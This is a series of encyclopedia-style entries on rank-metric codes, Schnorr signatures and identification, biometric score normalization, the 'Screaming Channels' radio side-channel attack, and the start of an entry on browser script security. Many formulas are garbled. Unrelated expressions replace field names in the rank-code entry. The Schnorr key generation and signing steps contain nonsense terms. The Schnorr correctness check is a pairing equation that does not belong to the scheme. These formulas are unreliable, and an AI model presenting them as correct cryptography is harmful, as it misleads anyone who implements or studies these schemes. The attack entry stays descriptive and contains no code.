To correct rank errors and erasures, a received matrix Y must be converted to a vector $\mathbf{y}$ over the extension field $\mathbf{F}_{p^k}$. It follows that $\mathbf{y} = \mathbf{g}(\mathbf{u}) + \mathbf{e}_{\text{total}}$, where

$$\begin{aligned} \boldsymbol{e}_{\text{total}} &= \boldsymbol{e}_{\text{random}} + \boldsymbol{e}_{\text{row}} + \boldsymbol{e}_{\text{col}} \\ &= e_1\boldsymbol{u}_1 + e_2\boldsymbol{u}_2 + \cdots + e_t\boldsymbol{u}_t + \\ &+ a_1\boldsymbol{r}_1 + a_2 r_2 + \cdots + a_v\boldsymbol{r}_v + \\ &+ w_1\boldsymbol{c}_1 + w_2\boldsymbol{c}_2 + \cdots + w_l\boldsymbol{c}_l. \end{aligned}$$

The part $\mathbf{e}_{\text{random}} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is a *vector random* error of rank t under assumption that elements $\#E'(\mathbb{F}_q)$ are linearly independent over the base field α_i' and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field α_i' , are linearly independent over the base field α_i' and are *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $e_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is a *vector rankrow* erasure under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{A}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field α_i' , are linearly independent over the base field α_i' , and are *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is a *vector rankcolumn* erasure under assumption that elements $a, b \in \mathbb{Z}_p^*$ are linearly independent over the base field α_i' and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field α_i' , are linearly independent over the base field α_i' , and are *known* to the decoder.

For MRD codes, correcting rank errors and rank erasures is fulfilled by calculating the syndrome $\boldsymbol{s} = \boldsymbol{y}H_{d-1}^{\top} = \boldsymbol{e}_{\text{total}}H_{d-1}^{\top}$. The total error $\mathbf{e}_{\text{total}}$ can be found uniquely from $\mathbf{s}$ provided that $2t + v + l \le d - 1$. There exist several fast algorithms to correct either random rank errors only, or both random rank errors and row and column erasures simultaneously (Gabidulin 1985; Gabidulin et al. 1992; Gabidulin and Pilipchuk 2008; Silva et al. 2008).

Rank Codes as Space-Time Codes

Space-time codes are introduced in (Tarokh et al. 1998). The model for a communication system in brief is as follows. The transmitting side is equipped with N transmit antennas. A signal is transmitted in time slots 1, 2, …, n. The set of all possible signals to transmit is the set $\mathcal{C} = \mathbb{A}^{N\times n}$ of all the $N \times n$ matrices with entries in the set $\mathbb{A}$. The set $\mathbb{A}$ of size q is a set of chosen complex numbers.

A space-time code (STC) $\mathscr{M}$ is any set of matrices from $\mathcal{I}$. The design criterion of a STC is as follows: *Choose a code $\mathscr{M}$ in such a manner that the difference $M_i - M_j$, $i \ne j$, has full rank.*

MRD (n, k, d) codes over finite fields with rank distance $d = n$ and $k = 1$ satisfy the above criterion. Nevertheless, these codes cannot be used directly as space-time codes since processing of received signals is carried out in the complex field. However, it is still possible to use *MRD* codes over finite fields as *templates*. For example, assume that $o(\log(n/c))$, where a, b are different complex numbers. First, construct a MRD code with rank distance $d = n$ consisting of $N \times n$ matrices over the field $\omega\,(\log\log N)$.

Next, replace in all matrices “0” ’s by “a” ’s and “1” ’s by “b” ’s. The resulting code is a code over the complex field satisfying the design criterion. Similar results are obtained for other finite fields (Gabidulin et al. 2003).

Rank Codes in Network Coding

Consider a communication network, where a single source transmits information to a single destination. The model of a network was proposed and investigated in (Silva et al. 2008). The source formats the information to be transmitted into N packets $X(1), \ldots, X(N)$ of length $N + n$ over the finite field α_i' and constructs a $(N \times (N + n))$ matrix X with these packets as rows. The source choose a code $\mathcal{L}$ consisting of matrices X, which can be transmitted.

Each intermediate node calculates random linear combinations of ingoing packets, where a packet is represented as an element of a finite field $\mathbb{F}_{q^{N+n}}$. The node retransmits randomly calculated packets. Therefore, the destination collects a random number N_r of packets $Y(1), \ldots, Y(N_r)$ of length $N + n$ and creates a $N_r \times (N + n)$ matrix Y.

The problem is to recover the original packets $X(1),\ldots, X(N)$, or the matrix X from the received matrix Y.

The basic model of a channel induced by random network coding is described as follows. The transmitted matrix X and the received matrix Y are connected by the relation $Y = AX + BZ$, where A is an $N_r \times N$ matrix corresponding to the overall linear transformation applied by intermediate nodes of the network; Z is an $l \times (N + n)$ matrix whose rows are the error packets $z_1,\ldots, z_l$; B is an $N_r \times l$ matrix corresponding to the overall linear transformation applied to $z_1,\ldots, z_l$ on route to the destination. The number of nonzero rows of Z gives the total number of corrupt packets injected in the network. Random matrices A, B, Z are unknown to the destination.

It is proposed in (Silva et al. 2008) to apply so-called lifting construction for constructing a code $\mathcal{L}$. Each matrix $D \in \mathcal{D}$ has the form $X = [I_N \quad M]$, where I_N is the identity matrix of order N while $M \in \mathcal{M}$ is a code matrix of some matrix code $\mathcal{M}$ consisting of $N \times n$ matrices over the field α_i'. A code $\mathcal{M}$ is assumed to be a MRD *rank code* with rank distance d, if $n \leq N$, or a transposed MRD rank code, if $N < n$. The corresponding

code $\mathcal{L}$ were analyzed in (Silva et al. 2008). Decoding codes $\mathcal{L}$ can be reduced to decoding embedded rank codes $\mathcal{M}$. If the matrix $X = [I_N \quad M]$ is transmitted, then the matrix $Y = AX + BZ = [A + BZ_1 \quad AM + BZ_2]$ is received with unknown to the destination matrices A, B, Z_1, Z_2. By a linear transformation of rows and injecting all zero rows, the part $[A + BZ_1]$ can be reduced to the upper triangular matrix of order N. Elements of the main diagonal are "0" 's or "1" 's. The number of "1" 's is equal to the rank of $[A + BZ_1]$. The same operations over the matrix $[AM + BZ_2]$ allows to extract the submatrix of the form $R = M + LM + DC$, where R, L, and C are known matrices. Thus, the result is a matrix M of the rank code $\mathcal{M}$ corrupted by a *row* rank erasure LM and a *column* rank erasure DC. The unknown matrix M can be uniquely recovered from R provided that $\mathrm{Rk}(L) + \mathrm{Rk}(C) \le d - 1$.

Other network codes are known generalizing constructions above (see Gabidulin and Bossert (2009)).

Public Key Cryptosystems Based on Rank Codes

Public key cryptosystems (PKC) based on linear codes were proposed in (McEliece 1978). Rank code–based PKC (insecure) was described in (Gabidulin et al. 1991). The variant withstanding known attacks can be found in (Gabidulin 2008). The simplest case follows. The cryptographer chooses as secret keys a generator matrix G_k of a *maximal rank distance* (MRD) $(n, k, d = n - k + 1)$ code, a square matrix S of order k over the extension field $\mathbf{F}_{p^k}$, a square matrix P of order n with special properties. Matrices S and P are called the row scrambler and the column scrambler, correspondingly. The product of three matrices $G_{\text{pub}} = SG_kP$ is declared as the *public* key. Plaintexts are vectors $\mathbf{m} = [m_1 \quad m_2 \quad \dots \quad m_k]$. Given a plaintext $\mathbf{m}$, a ciphertext is calculated as $\mathbf{c} = \mathbf{m}G_{pub} + \mathbf{e}$, where $\mathbf{e}$ is a random artificial error. To decrypt a ciphertext $\mathbf{c}$, the legitimate party upon receiving $\mathbf{c}$ calculates the intermediate ciphertext $\tilde{\boldsymbol{c}} = \boldsymbol{m}SG_k + \boldsymbol{e}P^{-1}$. The parameters P and $\mathbf{e}$ should be chosen in such a manner that the user can recover easily the plaintext $\mathbf{m}$ from $\mathbb{A}$. The proper choice of artificial errors $\mathbf{e}$ is as follows. Represent $\mathbf{e}$ as $\mathbf{e} = [\mathbf{e}_1 \quad \mathbf{e}_2]$, where length of $\mathbf{e}_1$ is equal to a. Choose this part randomly. Choose $\mathbf{e}_2$ such that $\mathrm{Rk}\,(\boldsymbol{e}_2 \mid \mathbb{F}_q) = b$. The integers a and b must satisfy the condition $2a + b \le (d - 1)/2$. To choose a

suitable matrix P, represent a matrix P^{-1} in the block form as $P^{-1} = \begin{bmatrix} q_{11} & q_{12} \\ q_{21} & q_{22} \end{bmatrix}$, where $\mathbf{q}_{11}$ is the square matrix of order a, $\mathbf{q}_{21}$ is the matrix of size $a \times (n - a)$, $\mathbf{q}_{12}$—of size $a \times (n - a)$, and $\mathbf{q}_{22}$ is the square matrix of order $(n - a)$. Choose entries of matrices q_{11}, q_{21}, q_{12} in the *extension field* $\mathbf{F}_{p^k}$ but with the condition for the column rank $\mathrm{Rk}\left(\mathbf{v}_1 - \mathbf{v}_2 \mid \mathbb{F}_q\right)$. Choose entries of the matrix q_{22} in the *base field* α_i'. Under these conditions, the rank of the error $\mathbf{e}P^{-1}$ in the intermediate ciphertext $\mathbb{A}$ is not greater than $2a + b \leq (d - 1)/2$. Hence, the legitimate party can extract from $\mathbb{A}$ by using a fast-decoding algorithm the scrambled plaintext $S\mathbf{m}$ and then get the plaintext as $S^{-1}S\mathbf{m} = \mathbf{m}$.

Open Problems

Some open problems are: correcting rank errors beyond the $(d - 1)/2$ bound; isometric mapping maximal rank distance codes into signals over specific complex constellations; simultaneous data protection and error correction; network coding on the base of rank codes; designing new rank-metric-related public key cryptosystems.

Schnorr Digital Signature Scheme

Dan Boneh[5] ✉
(5) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The Schnorr signature scheme (Schnorr 1991) is derived from Schnorr's identification protocol using the Fiat–Shamir heuristic (Fiat and Shamir 1986). The resulting digital signature scheme is related to the Digital Signature Standard (DSS). As in DSS, the system works in a subgroup of the group $\mathbb{Z}_q^*$ for some prime number$p$. The resulting signatures have the same length as DSS signatures.

Theory

The signature scheme works as follows:

Key Generation. Same as in the DSS system. Given two security parameters τ, $\lambda \in \mathbb{Z}(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit prime q.

2. Generate a random τ-bit prime p such that q divides $p - 1$.

3. Pick an element $x \in \mathbb{F}_q^n$ of order q.

4. Pick a random integer $\alpha \in [1, q]$ and compute $f \in g\mathbb{F}_{q^m}[x]$.

5. Let H be a hash function$H : \{0, 1\}^* \to \mathbb{Z}_q$.

The resulting public key is (p, q, g, y, H). The private key is (p, q, g, α, H) do:

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random $E(\mathbb{F}_{q^n})$.

2. Compute $p > \prod_{i=1}^{k} p_i$. Set $c = H(m \| r) \in \mathbb{Z}_q$ and $s = \alpha c + k \in \mathbb{Z}_q$.

3. Output the pair $\sum_{i=0}^{t} u_i X^i$ as the signature on m.

Verifying. To verify a message/signature pair (m, (s, c)) using the public key (p, q, g, y, H) do:

1. Compute $v = g^s y^{-c} \in \mathbb{Z}_p$.

2. Accept the signature if $c = H(m \| v)$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have

$$\prod_{i \in \mathcal{I}} \left(e(C_i, L) \cdot e(D_i, K_{\rho(i)}) \right)^{\omega_i} = e(g, g)^{\alpha s / z}$$

and therefore $H(m \| v) = H(m \| g^k) = c$. It follows that a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (existential forgery) under a chosen message attack in the random oracle model, assuming the discrete logarithm problem in the group generated by g is intractable. This proof of security is a special case of a general result that shows how to convert a public-coin authentication protocol (a protocol in which the verifier only contributes randomness) into a secure signature scheme in the random oracle model (Abdalla et al. 2002; Ohta and Okamoto 1998). In the proof of security, the function H is assumed to be a

random oracle. In practice, one derives H from some cryptographic has function such as SHA-1.

To discuss signature length, we fix concrete security parameters. At the present time, the discrete-log problem in the cyclic group $\mathbb{Z}_q^*$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well-funded organization. Schnorr signatures use a subgroup of order q of $\mathbb{Z}_q^*$. When q is a 160-bit prime, the discrete log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_q^*$, although proving this is currently an open problem. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a Schnorr signature contains two elements in $\mathbb{Z}_q$ we see that, with these parameters, its length is 320-bits.

Schnorr signatures are efficient and practical. The time to compute a signature is dominated by one exponentiation and this exponentiation can be done off-line, i.e., before the message is given. Verifying a signature is dominated by the time to compute a multi-exponentiation of the form $g^a h^b$ for some $g, h \in \mathbb{Z}_p$ and $a, b \in \mathbb{Z}_q$. Multi-exponentiations of this type can be done at approximately the cost of a single exponentiation (Menezes et al. 1997, p. 617).

Definition

The Schnorr Identification Protocol is a public-key based *challenge-response identification* protocol.

Background

The Schnorr Identification Protocol (Schnorr 1989) was introduced after, and is comparable to, the identification protocol of Fiat and Shamir and that of Guillou-Quisquater (Menezes 1996). Schnorr's protocol relies upon the security of the *Discrete Logarithm Problem*.

Theory

Schnorr's protocol is quite simple to describe and makes novel use of two submitted messages in order to reduce computational complexity. The first message, called a *witness*, does not depend on either a secret value or a challenge value. The second message, more typically a response in a *challenge-response identification* protocol, is a function of both a secret

value and a challenge value, but also of the original witness. The witness can be pre-computed and stored, reducing the computational complexity that might otherwise be required at the time of the protocol.

As a setup for the Schnorr protocol, the following system-wide parameters are chosen, and assumed to be accessible to all users:

- A *prime number* r and suitable prime q such that $q \mid r - 1$
- A *generator* $(1 \leq \alpha \leq r - 1)$ such that $(\alpha^{r-1} \equiv 1 (\mathrm{mod}\ r))$, from which the value β of multiplicative order q may be computed as $(\beta = \alpha^{(r-1)/q} \bmod r)$

(r, q, β) are then published and available to all participants. Each user additionally has a private and public key (Public Key Cryptography).

With this setup, the protocol proceeds as follows with the prover (P) trying to successfully identify to the verifier (V), where P has the private key $(0 \leq p \leq q - 1)$ and V has access to a trusted copy of P's corresponding public key $(y_P = \beta^{-p} \bmod r)$.

(1) P (pre-)computes a so-called *witness* $(w = \beta^m \bmod r)$, where the *commitment* $(1 \leq m \leq q - 1)$ is chosen randomly. P sends w to V.

(2) Upon receipt of w, V sends a challenge c to P, where $(1 \leq c \leq 2^t - 1)$ for appropriate security parameter t (Schnorr originally suggests $t = 72$).

(3) Upon receipt of the challenge c, P computes the *response* $s = pc + m$ and sends s to V.

(4) Upon receipt of the response s, V computes $(z = \beta^s y_P{}^c \bmod r)$ and accepts P's identity if $z = w$.

Note that the logical steps above can be compressed into a single exchange from P to V. The security of Schnorr-like identification schemes was shown by Bellare, Namprepre, and Neven (Bellare 2009).

Applications

Schnorr's Identification Protocol was originally intended for constrained application environments, and thus has relatively low computational complexity resulting from computations in the subgroup of size q, and supports a pre-computation of the *witness*.

Score calibration

Definitions

Score normalization is a function that transforms a raw biometric matcher score into another domain where the output can be readily combined with other classifier outputs. For this reason, score normalization is often used as part of information fusion, e.g., multimodal biometric fusion. After applying this procedure, the scores from different modalities can be combined using simple fusion rules, such as sum or average. A special case of score normalization transforms the matcher output such that the resulting score can be interpreted as the *strength of evidence*. In this context, this transformation function is better known as *score calibration*.

Theory

Score normalization procedures can be divided into the following categories:

1. statistics-based score normalization – procedures that are based on simple statistics

2. probabilistic score normalization – procedures that are based on logistic regression (with a sigmoid output), log likelihood ratio, and double-sigmoid function

3. class-aware score normalization – procedures that take advantage of the knowledge the label in the training data (i.e., the positive class vs. the negative class)

Statistics-based score normalization procedures

The purpose of score normalization is to transform any kind of score into a common, compatible domain. In this section, we will introduce three rule-based score normalization, namely, min-max, z-norm, and median-MAD procedures (Jain et al., 2005).

Suppose there are three classifiers to combine; and their outputs are a distance score, a similarity score, and a probability score. For ease of fusion, it is required that for all output i, their normalized output, $norm(y[i])$, must respect the following properties:

1. $E[norm(y[i])|H_+] > E[norm(y[i])|H_-]$, where H_+ is hypothesis where the two samples being compared belong to the same person (ie, genuine or mated comparison, or the positive class) whereas H_- is when the two samples being compared belong to two different persons (ie, impostor comparison, nonmated comparison, or the negative class).

2. $norm(y[i]) \in [a, b]$, for some fixed values a and b.

The first condition ensures that the score produces a high value under genuine comparison and it produces a low value under impostor comparison. The second condition, on the other hand, ensures that the value is bounded between a and b, usually, between zero and one.

Once these properties are satisfied, the resultant scores can be combined using simple fusion such as the sum rule.

Min-max normalization

The min-max normalization is one method that can ensure that the above properties are fulfilled and that the range is [$a = 0$, $b = 1$], for all classifiers i. It has the following form:

$$\text{minmax}(y) = \frac{y - \min}{\max - \min}$$

For the distance output, the output must be inverted by multiplying the value by − 1 before applying the min-max procedure. For the similarity score, the $\mathcal{A}^n_{\cdot}$ and $\max$ parameters can be estimated from all available data. Finally, for the probability score, the above two properties are already satisfied. Jain et al. showed that despite the simple procedure, the performance of the combined system – a multimodal biometric system – can be very competitive, in practice.

Z-score normalization

The z-norm takes the form of z-score, with mean and standard deviation, estimated from the data

$$\text{Z-norm}(y) = \frac{y - \mu}{\sigma}$$

While the output score range [a, b] will not be fixed across the different classifiers i, the normalized output will have a zero mean value and a unit standard deviation. transformed using z-norm in the same way.

Median-MAD normalization

The median-MAD (mean absolute deviation) is defined as:

$$\text{median-MAD}(y) = \frac{y - \text{median}}{\text{MAD}}$$

where

$$\text{MAD} = median_y(|y - \text{median}|)$$

Generalized logit transform

For any score $y \in [a, b]$, the generalized logit transform is defined by:

$$\text{gen-logit}(y) = \log \frac{y-a}{b-y}$$

This transformation has an output range of [−∞, ∞]. Although this may seem unappealing, this transformation is the only one, among the four presented so far, that can produce scores whose distribution exhibits a better central tendency, even if its input scores may have a skewed distribution. As a result, the generalized logit transform is best used before applying another score normalization procedure, e.g., the min-max normalization.

In (Poh et al., 2013), the generalized logit transform is applied to the output of each classifier so that the jointly observed score vector can be modeled using trainable fusion algorithms (instead of fixed rules). Because the transformed scores are much more Gaussian-like, the authors could use a Gaussian Mixture Model (GMM) to model the score distribution. In summary, by applying the generalized logit transform to the raw score, the distribution of the transformed score can be more easily modeled whether for the purpose of score normalization via density estimation or for designing supervised fusion algorithms.

Class-aware score normalization

Unlike the previous category, class-aware score normalization exploits the class labels, i.e,, the positive and the negative labels. Within this class, we can distinguish them as being client-centric, impostor-centric, or client/impostor-centric, depending on whether they exploit the positive class, the negative class, or both, respectively. score normalization procedures include logistic regression and the double sigmoid function. Of note, logistic regression can be viewed as a linear approximation of log-likelihood ratio, as will be discussed below.

F-norm

There is a unique method of simple score normalization scheme that is class-aware but does not give probabilistic output; it is called *F-norm*, which is a Fisher-inspired normalization and has its root in the *F-ratio*. Assuming that a similarity score output is used, the F-norm is computed by the following equation.

$$y^F = \text{F-norm}(y) = \frac{y-\mu_-}{\mu_+ - \mu_-}$$

Tanh-approximator

The tanh-estimator is defined by:

$$norm_{tanh}(y)=\frac{1}{2}\left\{\tanh\left(0.01\left(\frac{y-\mu_{+}}{\sigma_{+}}\right)\right)+1\right\}$$

where μ_+ and σ_+ are the mean and standard deviation parameters estimated from mated scores. Recognizing that the function $\tilde{I}_k = D_k(H_k(I)) + n_k$, is a one-to-one mapping, we can introduce a client-centric Z-norm, which takes the form:

$$\text{z-norm}_{+}(y) = \frac{y-\mu_{+}}{\sigma_{+}},$$

we can now rewrite the tanh-approximator as:

$$y^{tanh} = \frac{1}{2}\left\{\tanh\left(0.01\left(\text{z-norm}_{+}(y)\right)+1\right)\right\}.$$

Therefore, the tanh-approximator can be described as a client-centric score normalization procedure.

In short, the tanh-approximator is composed of client-centric Z-norm followed by a tanh-h "squashing function" whose aim is to map the output to the range [−1, 1]. Recognizing this construct, it is straightforward to extend the idea to include two further variations, namely:

1. in place of the modified tanh function, a sigmoid function of the form

$$\frac{1}{1+\exp\left(\text{z-norm}(y)\right)}$$

can be used.

2. Use an impostor-centric version of Z-norm, i.e.,

$$\text{z-norm}_{+}(y) = \frac{y-\mu_{+}}{\sigma_{+}},$$

Score normalization based on the Bayes theorem

By definition, probabilistic score normalization is client-impostor centric, meaning that this category exploits both the positive and negative class labels; therefore, this category of algorithms is also class-aware. However, unlike the class-aware algorithms mentioned earlier, what all probabilistic score normalization procedures have in common is that they can be explained or constructed using the Bayes theorem.

The log-likelihood ratio approach

In likelihood ratio based score normalization, the output of the normalization procedure compares two competing hypotheses in the logarithmic domain, i.e.,

$$LLR(y) = \log \frac{p(y|H_+)}{p(y|H_-)}$$

Logistic regression

Logistic regression, on the other hand, directly estimates, the posterior probability:

$$LR(y) = P(H_+|y) \approx \frac{1}{1 + \exp\left(-g(y)\right)}$$

where $g(y) = ay + b$ and a is a scale parameter and b is a bias parameter. These parameters can be estimated using the gradient ascent algorithm which is implemented in any standard statistical packages containing the logistic regression algorithm.

Logistic regression as a linear approximation to LLR

The likelihood ratio-based score normalization is related to logistic regression thanks to the Bayes theorem, which states that the posterior probability is composed of the likelihood term, the prior probability term and the normalizing quantity known as evidence, in the following way:

$$P(H_+|y) = \frac{\underbrace{p(y|H_+)}_{likelihood}\underbrace{P(H_+)}_{prior}}{\underbrace{\sum_{h\in\{+,-\}} p(y|H_h)P(H_h)}_{evidence}}$$

Plugging the above equation into *LR*(*y*), and rewriting the equation in terms of *LLR*(*y*), we obtain the following relationship:

$$g(y) = \underbrace{\log \frac{p(y|H_+)}{p(y|H_-)}}_{LLR(y)=ay} + \underbrace{\log \frac{P(H_+)}{P(H_-)}}_{b},$$

meaning that logistic regression is a linear approximation to the log-likelihood ratio using only two parameters *a* and *b*.

Double sigmoid function

To allow for a more flexible function, Cappelli et al. proposed a double sigmoid function so that two different slopes around a reference operating threshold *t* can be defined:

$$\mathrm{norm}(y) = \begin{cases} \frac{1}{1+\exp\left(-2\frac{y-t}{r_1}\right)} & \text{if } y < t \\ \frac{1}{1+\exp\left(-2\frac{y-t}{r_2}\right)} & \text{otherwise.} \end{cases}$$

where *t* is the reference operating point and r_1 and r_2 denote the left and right edges of the region in which the function is linear, i.e., in the interval $[t - r_1, t - r_2]$.

The challenge here is to estimate the reference operating threshold and reasonable values for the slope parameters r_1 and r_2. The larger the *r* value is, the more gentle the sigmoid output will be.

Open problems

Score normalization procedures play an important role of normalizing against different matcher outputs. Since it takes a score input and produces a normalized score output, this score normalization procedure does not alter the performance in anyway. More advanced procedures based on machine learning such as the class-aware procedures or those based on the Bayesian theorem are much more powerful because they can be extended to incorporate auxiliary information such as biometric sample quality, exploiting user-specific statistics, or cohort information. The resultant score normalization procedures are known as *quality-based score normalization*

Poh et al. (2010), *user-specific score normalization* Poh et al. (2013), and *cohort-based score normalization*, respectively. Indeed, it is possible to combine all these diverse information sources. As shown in Poh et al. (2011), this approach has to combine heterogeneous information sources, and when done correctly, can improve the generalization performance over the baseline system and any score normalization based on one information source.

In addition, for each of the above score normalization variants, experiments can be done for both a single biometric modality or two or more biometric systems, ie, multimodal biometric fusion. As shown in Poh et al. (2013), this can result in improvements in both settings.

Since biometric liveness information can be also seen as another piece of information, it is reasonable to expect that the heterogeneous information fusion framework should also benefit from the liveness information, thus it is reasonable to hypothesize that the resulting system should be much more robust, as demonstrated by Rattani et al.

Due to the need to preserve the privacy of biometric templates or references, modern biometric systems must operate with protected biometric templates. Is it possible to design score normalization procedures that will still work with protected biometric samples? For transformation-based biometric template protection scheme, score normalization procedures can be used without much modification since two protected samples can be compared using conventional distance metrics, thus producing a similarity or dissimilarity score. For biometric cryptosystems, however, there is no obvious way to apply score normalization since the operation of comparing two biometric samples results in a binary response, and not a score. Clearly, as privacy-preserving biometrics is becoming important, much more work is needed to explore how score normalization can be leveraged to further improve the system's accuracy.

Last but not least, with the recent awareness about fairness in AI, it is entirely feasible that score normalization can be used to use the existing techniques discussed here to reduce the effect of bias caused by demographic factors such as age, render, and race. For instance, each of the demographic factors or a combination of them can be treated as a single cluster that is subject to a score normalization, i.e., having its own normalization parameters. As a result, the normalized score is expected to be less bias than the baseline system without applying the procedure.

Summary

In this article, score normalization techniques are reviewed. They are divided into three categories, namely, statistics-based, class-aware, and probabilistic. The class-aware methods improve upon the statistics-based ones by taking advantage of the class labels, i.e, mated vs non-mated comparison. The probabilistic methods are class-aware methods that can be explained using the Bayesian theorem, the output of which is either posterior probability or log-likelihood ratio. A number of open problems are then described to address recent problems where score normalization can be used as potential solutions.

Definitions

Modern devices often require wireless communication interfaces and therefore contain both digital, analog, and RF electronics. The term "Screaming Channels" denotes a leakage of sensitive information that occurs when side-channel leakage is accidentally broadcast by the radio transmitter alongside the intentional wireless communication, making it possible to recover cryptographic secrets from a large distance. Mixed-signal chips, containing both digital and radio blocks on the same chip, are especially vulnerable to Screaming Channels.


Background

Radio Transmitters

Radios transmit data using electromagnetic waves at radio frequency. Data is typically encoded in the amplitude, frequency, and/or phase of a baseband

signal, which is then multiplied with a radio-frequency carrier by a mixer (up-conversion) and amplified by a power amplifier (Behzad, 2008). At the receiver, the inverse process consists in down-converting the signal to baseband and demodulating it.

Mixed-Signal Chips



Modern chips include not only digital components but also analog and radio-frequency parts. Mixed-signal chips including a digital processor and wireless transceivers are popular in modern connected devices. Despite their many advantages, mixed-signal chips suffer from the problem of interference between noisy digital blocks and noise-sensitive radio components (Bronckers et al., 2009; Afzali-Kusha et al., 2006).

Theory and Application

A Side Channel over Radio

Overview

The radio transmitter in a mixed-signal chip might pick up, amplify, and broadcast the side-channel leakage produced by the digital blocks on the same device (Camurati et al., 2018). This side channel allows mounting key-recovery attacks against cryptographic algorithms running on the victim from a distance of several meters (Fig. 1).

Screaming Channels, Fig. 1 Overview of Screaming Channels. (Original picture by Zeptobars (2014), modified with annotations)

The name “Screaming Channels” highlights the strength of the amplified leakage on the radio channel, in contrast to the weak “whisper” of conventional side channels.

Root Problem

The root cause of Screaming Channels is the coupling between compromising emanations, such as a digital system, and a radio transmitter. This coupling can in particular occur when both are on the same silicon substrate on a *mixed-signal chip*. As a consequence, many coupling paths exist for noise to flow between the two. In addition to this, digital blocks use square-wave signals that generate harmonics (noise) that is both strong and dependent on the logical data processed by the circuit, while radio components are very sensitive to noise. In principle, the flow of sensitive information from the digital domain to the radio transmission could happen through a coupling path to any of the components of the transceiver. A concrete instance of Screaming Channels occurs on Nordic Semiconductor nRF52832 **BLE** chips. It is likely caused by coupling with the power amplifier resulting in an amplitude-modulated leakage of the transmitted frequency-modulated Bluetooth Low Energy (BLE) packets.

Characteristics

A thorough analysis of the nRF52832 reveals many characteristics of Screaming Channels (Camurati et al., 2020).

A first set of observations is related to the coexistence of the side-channel leakage with the legitimate radio signal sent by the transmitter. While this facilitates attacks at large distance, it also requires a method to extract the leakage. For the nRF52832, independent demodulation of the leakage is simple, because amplitude modulation is orthogonal to frequency modulation. BLE data is sent in packets, causing "holes" in the traces, but this problem can be solved by combining multiple traces.

A second set of observations is related to the side-channel leakage itself. The leakage model is distorted compared to the conventional Hamming weight model, requiring a detailed profiling step. This is likely due to the coupling between digital and radio blocks. Indeed, such distortion is not observed for conventional electromagnetic leakage from the same chip, and it is independent of distance, setup, and device. Profile reuse is thus possible.

Attack

Large Distance

Key-recovery attacks against AES-128 using Screaming Channels have been demonstrated at a distance of 15 m in a realistic environment (Camurati et al., 2020). A data dependency was still detected at 40 m, and AES traces were still extracted at 60 m. Using multiple receivers improves reception in the presence of obstacles. Improvements with deep learning have been studied by Wang et al. (2020).

Realistic Target

Screaming Channels has been used for a proof-of-concept attack against application-layer cryptography in a real system (Camurati et al., 2020). Google Eddystone beacons are a type of BLE beacons designed with security in mind, for example, by including authentication, encrypted telemetry data, and ephemeral identifiers. The authentication protocol is such that the attacker can trigger AES-128 encryptions with known random plaintext. With Screaming Channels, the attacker can measure the corresponding leakage, amplified, on the radio channel. The attacker

misuses the channel map of the BLE connection to force the victim to use only two BLE channels.

Future Directions

Attacks

Hardware Encryption

Link-layer cryptography often leverages a dedicated hardware accelerator. While the leakage from internal operations is too weak to be measured on the target chip, the transfer of the plaintext from software to the hardware accelerator can be observed (Camurati et al., 2020). Using Screaming Channels to recover plaintext from hardware peripherals is an interesting research direction.

Other Radio Protocols

Extracting Screaming Channels leakage from protocols using more complex modulations remains an open question. Preliminary results for some WiFi chips have been shown (Camurati, 2020).

Defenses

Software

A simple countermeasure to Screaming Channels consists in making sure that the radio is not transmitting while the processor is manipulating sensitive information. Though this countermeasure eliminates the leakage channel at its root, it might be challenging to implement in complex software stacks and in the presence of tight timing constraints.

Hardware

Manufacturers aim to limit noise coupling between digital and radio parts, to comply with regulations, and to preserve radio transmission’s performance. Reducing the coupling to prevent data leakage requires additional efforts. Hardware countermeasures will increase costs. Simulation tools capable of detecting information leakage in the early phases of design would be useful.

Security if Web Browser Scripting languages

Definition

Script language security refers to all activities needed to secure the execution of script-based applications, downloaded from a remote host and executed on a user's local machine. Script-based applications may contain malicious software that attacks the local machine and causes information leakage, data losses, and/or user impersonation.

Background

The increasing number of reports of security-relevant software faults shows that the problem of verifying security-related properties needs to be addressed, especially considering the growing number of scenarios where personal information is shared. This requires high-integrity systems where safety and security are paramount. Software verification techniques have been categorized in two major categories involving *(i) dynamic verification*, which includes test-based verification and fuzzing and explores the reachable states of the execution, and *(ii) static verification*, which includes static analysis and model checking and formally verifies properties of the system by generating an abstraction over the source code and comparing it against a set of rules. Some techniques for run time checking are also available, enabling the monitoring of the software execution and potentially identifying misbehaviors.

In this context, the security community is increasingly focusing on protecting the systems and their users from attacks brought on by script-based code. Script languages (e.g., JavaScript) are in fact widely adopted, especially in the development of Web applications and cross-platform graphical clients, and represent an important component in several aspects of the global communication infrastructure. Due to their heterogeneous execution environment and wide range of capabilities, script language security poses peculiar problems that need ad hoc solutions. Malicious client-side scripts collect information on the client environment and session, possibly leaking credentials and/or impersonating the user.

Some of these attacks and potential countermeasures will be discussed in the next sections, focusing on the security model used in modern Web browsers.

Theory

